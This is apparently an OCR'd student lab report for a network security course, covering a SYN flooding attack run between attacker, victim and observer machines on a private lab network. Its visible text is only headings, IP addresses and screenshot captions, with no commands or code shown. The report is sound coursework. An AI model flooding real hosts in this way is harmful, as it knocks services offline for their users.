

Week-2
TCP ATTACK

Name: Nikhil T M
SRN: PES1UG20CS821
Subject:Computer Network Security


Attacker machine: 10.0.2.8



Victim machine: 10.0.2.9




Observer machine: 10.0.2.18




Task 1: SYN Flooding Attack


Observation on attacker machine




Observation on attacker machine after the attack is done we connect to the victim machine





Observation on victim machine before attack




Observation on victim machine after attack








Observation on observer machine



